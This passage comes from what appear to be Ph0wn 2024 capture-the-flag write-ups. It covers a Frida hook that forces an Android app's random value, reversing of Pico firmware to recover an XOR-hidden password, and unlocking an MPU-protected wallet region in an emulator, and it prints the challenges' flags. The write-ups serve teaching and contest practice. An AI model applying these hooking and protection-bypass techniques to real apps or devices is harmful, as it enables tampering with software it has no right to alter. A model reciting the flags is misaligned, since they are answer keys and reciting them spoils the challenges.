The main activity of the application is `chall.ph0wn.raceroller.MainActivity`. The app looks very simple: a single activity. The app was obviously written in *Kotlin*.

```
1  import kotlin.Metadata;
2  import kotlin.collections.CollectionsKt;
3  import kotlin.jvm.internal.DefaultConstructorMarker;
4  import kotlin.jvm.internal.Intrinsics;
5  import kotlin.random.Random;
6  import kotlin.text.Charsets;
7  import kotlin.text.StringsKt;
```

The `onCreate()` method sets up a list of 20 car images:

```
1  this.carImages = CollectionsKt.listOf(new ImageView[]{this.findViewById
       (id.car1), ...
```

When the button is clicked, 20 random integers are generated, stored in an array and converted to the right image resource. The function which generates the random value is `randomRaceValue()`.

If we array contains 20 times the value 5 (which probably stands for green), a flag is decrypted:

```
1  for(int v4 = 0; true; ++v4) {
2      if(v4 >= 20) {
3          String s = MainActivity.Companion.generateKey();
4          Toast.makeText(this, MainActivity.Companion.decryptFlag(this.
               encryptedFlag, s), 0).show();
5          break;
6      }
7
8      if(arr_v[v4] != 5) {
9          break;
10     }
11 }
```

The encrypted flag is a base64 encoded string:

```
1   public MainActivity() {
2           this.encryptedFlag = "rRX0o5VF6Rlz6aHlL+
                qH9jUtobYXmVcVAfq72Z4nOGA=";
3       }
```

The decryption algorithm uses AES-ECB.

```
private final String decryptFlag(String s, String s1) {
    String s2;
    try {
        Cipher cipher0 = Cipher.getInstance("AES/ECB/PKCS5Padding");
        byte[] arr_b = s1.getBytes(Charsets.UTF_8);
        Intrinsics.checkNotNullExpressionValue(arr_b, "this as java.
            lang.String).getBytes(charset)");
        cipher0.init(2, new SecretKeySpec(arr_b, "AES"));
        byte[] arr_b1 = cipher0.doFinal(Base64.getDecoder().decode(s));
        s2 = "Erreur de dechiffrement";
        Intrinsics.checkNotNull(arr_b1);
        return new String(arr_b1, Charsets.UTF_8);
    }
    catch(Exception unused_ex) {
        return s2;
    }
}
```

The AES key is `arr_b`, which corresponds to the second argument `s1`. So, it's actually `s`, from `generateKey`:

```
String s = MainActivity.Companion.generateKey();
```

Solution Options

The decompilation of `generateKey` is obscure on purpose. Either we can try and make sense out of it, or we can try another way. Both options are possible. The first one is probably the hardest but yet feasible.

Option 1: Understand generateKey We can quickly notice `generateKey` is riddled with junk code:

```
// junk code
int[] arr_v = new int[10];
for(int v1 = 0; v1 < 10; ++v1) {
    arr_v[v1] = (int)(Math.random() * 100.0);
}

// useful
Collection collection0 = new ArrayList(4);
for(int v2 = 0; v2 < 4; ++v2) {
    collection0.add(Character.valueOf(((char)("7529".charAt(v2) + 3))))
        ;
}

// junk code
```

```
int v3 = 0;
int v4 = 0;
while(v4 < 10) {
    int v5 = arr_v[v4];
    int v6 = (v4 + 3) * v5;
    ++v4;
    v3 += v6 - v5 / v4;
}
```

Option 2: Frida In the second option, we are going to "cheat" and have `randomRaceValue()` always return 5 (green).

```
public final int randomRaceValue() {
    return Random.Default.nextInt(1, 7);
}
```

This can easily be done with a Frida hook. The function to hook is `randomRaceValue()`. It is in the inner `Companion` class of the `MainActivity`:

```
'use strict';

console.log("[*] Pic0 raceroller challenge");
Java.perform(function() {
    var companion = Java.use("chall.ph0wn.raceroller.
        MainActivity$Companion");
    companion.randomRaceValue.implementation = function() {
    console.log("Hooking randomCarValue()");
    return 5;
    }

});
```

We launch a Frida server in the emulator, install the application, and launch the Frida script: `frida -U -l raceWin.js -f chall.ph0wn.raceroller`




Figure 42: Using Frida




Figure 43: All cars are green, we get the flag :)

Pico PCB 2 by Cryptax

Running it

Let's connect to the serial console of a Rasspberry Pi Pico: `picocom -b 115200 /dev/ttyACM0`

```
 1
 2
 3        ______       +------------+
 4     __//_||_\__     |  Pico      |
 5    |     ||    |__| Car Status |
 6    '--(_)--(_)-'   +------------+
 7
 8  Lights: OFF Motor: OFF
 9  ----------------------
10   1. Turn lights ON
11   2. Start engine
12
13  Enter your choice:
```

We can turn on/off the lights, but we can't start the engine: "Ouch! The engine stalled!!!". There is no apparent flag.

Dump the firmware

1. Boot it in BOOTSEL mode (TODO: on the board, there will be a special thing to do!)
2. Dump the firmware

```
1 sudo $PICO_SDK_PATH/../picotool/build/picotool save firmware.uf2
2 Saving file: [==============================]  100%
3 Wrote 68096 bytes to firmware.uf2
```

Reconnaissance

This is a UF2 file + base address is 0x10000000

```
1 $ file firmware.uf2
2 firmware.uf2: UF2 firmware image, family Raspberry Pi RP2040, address 0
     x10000000, 133 total blocks
```

The strings of the file show the strings of the loader (`Pico PCB Loader`), the strings of the Pico PCB challenge (`Amnesia. Something is hidden deep down in my memory but I cant understand it.`) and the strings of this challenge: the ASCII art car, but also reveals an apparently hidden menu, and a promising flag congratulation string:

```
$ strings firmware.uf2
...
=== H1dden Pic0 Menu ===
Password (* to END):
Congrats! Flag is ph0wn{%s}
Ouch! The engine stalled!!!
VROOOOOOOOOOOOM! You started the engine!
```

UF2 Format

Ask ChatGPT to extract the binary inside the UF2.


```
$ python3 parse_uf2.py
Extracted data saved to extracted_data.bin
```

Reversing the binary with Ghidra

The device is a Raspberry Pico with a ARM *Cortex* M0. It is *32 bits* and *Little Endian*. Import `extracted_data.bin` in Ghidra using:

- Language: ARM:LE:32:Cortex
- Options, Base Address: **0x10000000**

Have Ghidra analyze the binary with the default options. Once the analysis is finished, search for the Congrats string (Search > For Strings > Search



It is located at 0x1000697c, and is used by `FUN_10000578` at 0x10000584 and 0x1000059a. Go to that function. It is the main function.

A few tips to reverse it:

- Rename the strings (congrats, vroum, access denied…) in the decompilation window with help from the disassembly window. For example, the assembly shows that the congrats string is at 0x1000697c. Hover over `DAT_xxx` values and spot the one that points to 0x1000697c: `DAT_10000628`. Rename it.

```
1          1000059a 40 46           mov         r0=>s_Congrats!
               _Flag_is_ph0wn{%s}_1000697c,r8     = "Congrats! Flag is ph0wn
               {%s}\n"
2          1000059c 03 f0 58 fd     bl          FUN_10004050
                                                  undefined FUN_10004050()
```

- Recognize the `printf` function that prints “Access denied”. Rename the function.

```
1       else {
2          FUN_10003ff0(DAT_10000630_access_denied);
```

```
3         }
```

- Recognize the function that prints the menu. For that, you can search for a string such as `Enter your choice` (0x1000692c) and navigate to its caller (FUN_10000420 at 0x100000480). Or: from the main, spot the part that displays the menu and switches depending on the choices: 1 and 2… and 3.

```
1          100005fa 32 28           cmp        r0,#0x32
2          100005fc c5 d0           beq        LAB_1000058a
3          100005fe 33 28           cmp        r0,#0x33
4          10000600 d7 d0           beq        LAB_100005b2
5          10000602 31 28           cmp        r0,#0x31
6          10000604 f6 d1           bne        LAB_100005f4
```

Hidden menu

At some point, you should notice the `=== H1dden Pic0 Menu ===` string and work out from reversing that there is a third menu accessed by entering `3`. You might want to try it out to help your reversing.

```
1  === H1dden Pic0 Menu ===
2  Password (* to END):
```

The password is unknown. If your password is incorrect you get the error “Access denied!”. If your password is too long (more than 21 characters), you get the same error.

```
1  === H1dden Pic0 Menu ===
2  Password (* to END): 012345678901234567890 1
3  Access denied!
```

Normally, there are only 2 menus, but a third menu can be selected by entering `3`.

```
1        if (choice != '2') break;
2        if (*pcVar1 == '\x01') {
3          FUN_10004050(s_congrats,auStack_30);
4          *DAT_10000620 = '\0';
5          FUN_100028c8(auStack_30,0,0x16);
6        }
7        else {
8          FUN_10003ff0_printf(s_stalled);
9        }
10     }
11     if (choice == '3') {
```

Reversing with Ghidra (continued)

- Understand that the function that prints the hidden menu and waits for the input password is `FUN_100004f8`. Rename it to `read_password`.
- Understand that we expect the user input to be of length 0x15 (21)
- Understand that the code compares two buffers and will display "VROOOOOOOOOOOOM! You started the engine!" if they are equal. This is obviously our goal. It will display "Access denied!" if they are different.

The decompiled code we have looks like this:

```
1         res = read_password(user_input,0x16);
2         FUN_10000560(buf,user_input,0x45,0x16);
3         if ((res == 0x15) && (res = FUN_1000654c(buf,&local_60,0x15), res
              == 0)) {
4           FUN_10003ff0_printf(DAT_10000638_vroum);
5           *DAT_10000620 = '\x01';
6         }
```

Navigate to `FUN_10000560`. It should be easy to work out the function performs an XOR with key.

```
void FUN_10000560(int param_1,int param_2,byte param_3,int param_4)

{
  int iVar1;

  if (0 < param_4) {
    iVar1 = 0;
    do {
      *(byte *)(param_1 + iVar1) = *(byte *)(param_2 + iVar1) ^ param_3;
      iVar1 = iVar1 + 1;
    } while (param_4 != iVar1);
  }
  return;
}
```

From there, working out the rest should be easy: we perform an XOR with key 0x45 on the password supplied by the user, and we compare it to an expected value. This expected value (local_60) is initialized with `DAT_1000062c`.

`DAT_1000062c` points to 0x100069f4 which is initialized with values `33 37 2a 30 ... 2a` (hex)

```
                        DAT_100069f4
100069f4 33 37 2a 30     undefined4  302A3733h

                        DAT_100069f8
100069f8 28 1a 26 37     undefined4  37261A28h

                        DAT_100069fc
100069fc 2a 26 2a 27     undefined4  272A262Ah

                        DAT_10006a00
10006a00 20 24 31 36     undefined4  36312420h

                        DAT_10006a04
10006a04 28 24 37 2c     undefined4  2C372428h

                        DAT_10006a08
10006a08 2a              undefined1  2Ah
```

Uncovering the flag


We extract the encrypted bytes:

```
$ hexdump -v -e '/1 "%02X"' extracted_data.bin | grep -ob '33372A30' |
    head -n1 | awk -F: '{print int($1/2)}' | xargs -I{} dd if=
    extracted_data.bin bs=1 skip={} count=21 2> /dev/null | hexdump -v -
    e '/1 "%02X"'
33372A30281A26372A262A27202431362824372C2A
```

We XOR the hexstring with 0x45. There are many ways to do that, with a programming language, with CyberChef etc.

```
s = '33372A30281A26372A262A27202431362824372C2A'
''.join([chr(x ^ 0x45) for x in list(bytes.fromhex(s))])
```

The resulting string is `vroum_crocobeatsmario`.



To retrieve the flag, either you continue the final reversing steps, or perhaps simpler you run the program:

- Select the hidden menu (3)
- Enter the password. Pay attention to end it with character * (it is not echoed)
- Second menu becomes “Read Flag”. Select it
- Get the flag

```
== H1dden Pic0 Menu ===
Password (* to END): vroum_crocobeatsmario
VROOOOOOOOOOOOM! You started the engine!

      ______       +------------+
    __//_||_\__    |  Pico      |
   |     ||    |__| Car Status |
   '--(_)--(_)-'   +------------+

Lights: ON Motor: ON
----------------------
 1. Turn lights OFF
 2. Read Flag

Enter your choice: 2
Congrats! Flag is ph0wn{vroum_crocobeatsmario}
```

PicoWallet 1: Driving the MPU by RMalmain

Driving the MPU is the first stage of **PicoWallet**, the cryptowallet system of Pico. This part serves as an introduction to the system, to get used to the main drivers involved.

The final solution is available in the `solution_stage1.py` script.

Environment

The first important step of the challenge is to correctly setup a reverse environment. The description of the challenge explicitly gives the board (MPS2) and the 'specification' (the AN385). Thus, after a quick search on the internet, we easily find the application note. We can notably find inside:

- The architecture (the ARM Cortex M3)
- The memory mapping (we are especially interested in the `UART2` item, as explicitly given in the README)

We are now ready to start Ghidra with the latest version. Ghidra proposes (as of v11.1) the wrong language to open the firmware. It is important to select **the Cortex variant in little endian** to get a clean disassembly.

On debugging side, we can directly use the `run_picowallet.sh` script to run the target. We could use `netcat` as shown in the README, but we decided to use `pwntools` instead to easily script the final payload. Please check out the python code directly for the details on how to interact with the challenge using `pwntools`.

Glossary

This section groups all the symbols we use in the write-up and link them to their address in memory, and possibly additional information like their command ID when it makes sense.

Entrypoint commands

Name	address	Command ID
help	`0x00000142`	`h`,`H`,`\x01`
get_first_wallet	`0x00000186`	`\x02`
get_second_wallet	`0x00000212`	`\x03`

Name	address	Command ID
pico_protect_handler	`0x0000022a`	`\x04`

`PicoProtect` sub-commands

Name	address	Sub-command ID
pico_protect_add	`0x000011d8`	`\x01`
pico_protect_free	`0x00001134`	`\x02`
pico_protect_chperm	`0x0000117c`	`\x03`
pico_protect_configure	`0x00001298`	`\x04`

Finding picowallet's entrypoint

The first step is to understand where the picowallet's entrypoint is and how it roughly works. After a quick test with QEMU and providing some random bytes, we quickly get the `Unknown command.` error message. We can simply look for this string in Ghidra and follow the cross-references. There are two of them.

Both of them seem to be used in the default cause of some kind of **`switch`**. We can deduce the function taking the string as parameter is some kind of `print`, writing to `UART2`. We will go back to it later, in the stage 2 write-up.

The parameter of the switch seems to come from a function taking a buffer as parameter and a size. After checking the underlying function, we see it's similar to a common pattern for UART drivers:

- check for a status byte.
- when it's ready, fetch the byte received and return it.
- repeat for as many bytes that must be fetched.

Since it's used as parameter of the switch, we deduce it's a function reading from UART and using it as input of the firmware.

To distinguish between the 2 cross-references, we simply try another option printing something (like the warning message, supposedly printed when receiving a `h` or `H`).

After a quick check, we are able to confirm the entry point.

Trying to get the flag directly

The entry point can lead to other parts of the code, depending on the first byte received by UART2. One of them looks very promising: the case `0x2`: It seems to fetch the first wallet, check for a magic value (`0xcafebabe`), and copy it to some buffer that will be printed if the magic value is correct.

However, after trying the payload `\x02\xbe\xba\xfe\xca`, the emulator seems to freeze on the `memcpy` happening after the first check. A natural thing to try directly is to open a GDB server and check what happens. We observe the load instruction seems to trigger an exception.

QEMU has some tracing capabilities, and is able to show interrupts and exceptions taken at runtime. After using the flag `-d int`, we quickly see this after one of the load instructions in the loop:

```
Taking exception 4 [Data Abort] on CPU 0
...at fault address 0x200000c0
...with CFSR.DACCVIOL and MMFAR 0x200000c0
...taking pending nonsecure exception 4
...loading from element 4 of non-secure vector table at 0x10
...loaded new PC 0x641
```

A `MemManage` fault is getting triggered (exception 4). We can also notice it happens at the 65th iteration of the loop, which corresponds to the location of the first wallet's password.

Googling some terms (like `DACCVIOL`) and looking at the documentation of the `PMSAv7` shows it happens because of an access denied by the MPU.

Another string points to some protection-related operation: `Error while handling PicoProtect Driver request.`. Still using xrefs, we find a sub-command handler when issuing a `\x04` command.

First meeting with `PicoProtect`, the MPU driver

This is where the core of the first stage is. We will now have a look to the functions called in the sub-command handler of the `PicoProtect` driver (the one associated to the command `\x04`)

The first thing we can notice is that one of these command's functions is called in the init phase of the entrypoint (the one linked to the sub-command `\x01`). We can reasonably think this initialization function is performing some operation to protect the flag, which would explain what we observed in the previous section.

If this theory is correct, we can at least tell the third argument is an address and the fourth one a size (since it fits the password's size).

It is now time to reverse the function to understand what the two first arguments are. Reversing this function tells us that the first parameter seems to be used as an index for arrays and the second one to

set a hard value given to a called function.

The first argument is in fact used as an ID. The first array access is used to check if the ID has already been “allocated”. If not, the function continues and marks the ID allocated when the function returns successfully. We will call this ID the memory region ID.

The second argument selects the kind of protection we want, either enabled (everyone can access the memory region) or disabled (no one can access the memory region).

Since there is an allocation check, it is not possible to re-add the same region at the same index. The driver also checks for overlapping regions, denying adding a new region overlapping with another one.

The PicoProtect command handler shows there are other functions that are related to the `PicoProtect` driver operations. After spending some time reversing the different functions, we find what the sub-commands are roughly doing:

- `pico_protect_free` (sub-command `\x02`): free a `PiroProtect` region.
- `pico_protect_chperm` (sub-command `\x03`): change the permission of an existing PiroProtect region.
- `pico_protect_configure` (sub-command `\x04`): set some global value (this will be discussed in the stage 2 writeup)

Everything has been put in the glossary with the corresponding firmware addresses.

Getting the flag after configuring correctly the MPU

The previous section makes quite clear what the initialization phase of the entrypoint is doing. It is in fact protecting the flag (associated with the memory region ID `\x02`) and making it inaccessible.

Thus, we can conclude there are multiple ways to un-protected the memory region protected by PicoProtect: - Either free the memory region with ID 2 with `pico_protect_free`. - Or change the permissions of the memory region with ID 2 with `pico_protect_chperm`.

We provide the two possible ways to get the flag in the attached solve scripts.

After the memory region has been configured correctly, we can simply fetch the flag again like we did with our first attempt. This time, the flag appears correctly:

```
1 [+] Opening connection to chal.ph0wn.org on port 9250: Done
2 b'Requesting first wallet...\n'
3 b'Password is correct. Opening first wallet...\n'
4 b'    - ID: 91c7d99954dfed26fa80ca1bc323f03f\n'
5 b"    - Comment: November's salary\x00\x00\x00\x00\x00\x00\x00\x00\x00\
    x00\x00\x00\x00\x00\x00\n"
```

```
b'    - Key: ph0wn{UnpR0t3Ct_tH3_pR0t3ct10N}\x00\n'
[*] Closed connection to chal.ph0wn.org port 9250
```

The final payload (with comments) can be found in the solve scripts.

Prog challenges at Ph0wn 2024: Adadas by Ludoze

Stage 1

You are provided with a reachability graph whose transitions have a specific label. This reachability graph features all **possible** execution paths. Said differently, all labels in the graph can be executed by the system, that is they are all reachable. So, to know whether a label is reachable or not, a simple "grep" can be used on the graph file to know whether the label is reachable or not.

```
$ grep -c "SpeedSensor/currentSpeed=currentSpeed-speedIncrement"
70626
grep -c "Maincontroller/Pic0L0vesCh0c0late" test2i.aut
0
```

You can easily write a loop that iterates over all provided labels to get the flag…

> @cryptax: this Bash script prints the flag:


```
#!/bin/bash

input_file="words.txt"
search_file="rg.aut"

# Initialize an empty result string
result=""

# Read each line from the input file
while IFS= read -r word; do
    # Check if the word is present in the search file
    if grep -q "$word" "$search_file"; then
        result+="T"
    else
        result+="F"
    fi
done < "$input_file"

# Print the results on a single line
echo "ph0wn{$result}"
```

Stage 2

Here, the challenge is to know whether all paths finally fo through the provided label, starting from the initial state (state 0).

The first step is to really understand what liveness of labels means.

For instance, lets us consider the following graph:



In this graph, label “d” satisfies the liveness condition because all paths in the graph pass through “d.” However, this is not the case for label “b” since the path “ade…” (which continues infinitely) never goes through “b.”

One way to address this challenge is to identify an appropriate algorithm to check whether a given label is “live.” A straightforward approach would be to compute all possible paths and terminate each path when it re-enters a previously encountered state. If a path does not include the label in question, then liveness is not satisfied. For example, in the case of path “ade,” once we return to state “0,” we can repeat the “ade” sequence indefinitely without encountering “b.” Therefore, “b” is not live in this graph.

```
1 Algorithm: CheckLiveness(label, graph)
2 Input: A label and a directed graph with states and paths
3 Output: Boolean value indicating if the label is live
4
```

```
1. Initialize visitedPaths as an empty set
2. For each path P in graph:
    a. If P contains label:
        return true  // Label is live
    b. If a state in P has already been visited:
        terminate this path
3. If no path contains the label:
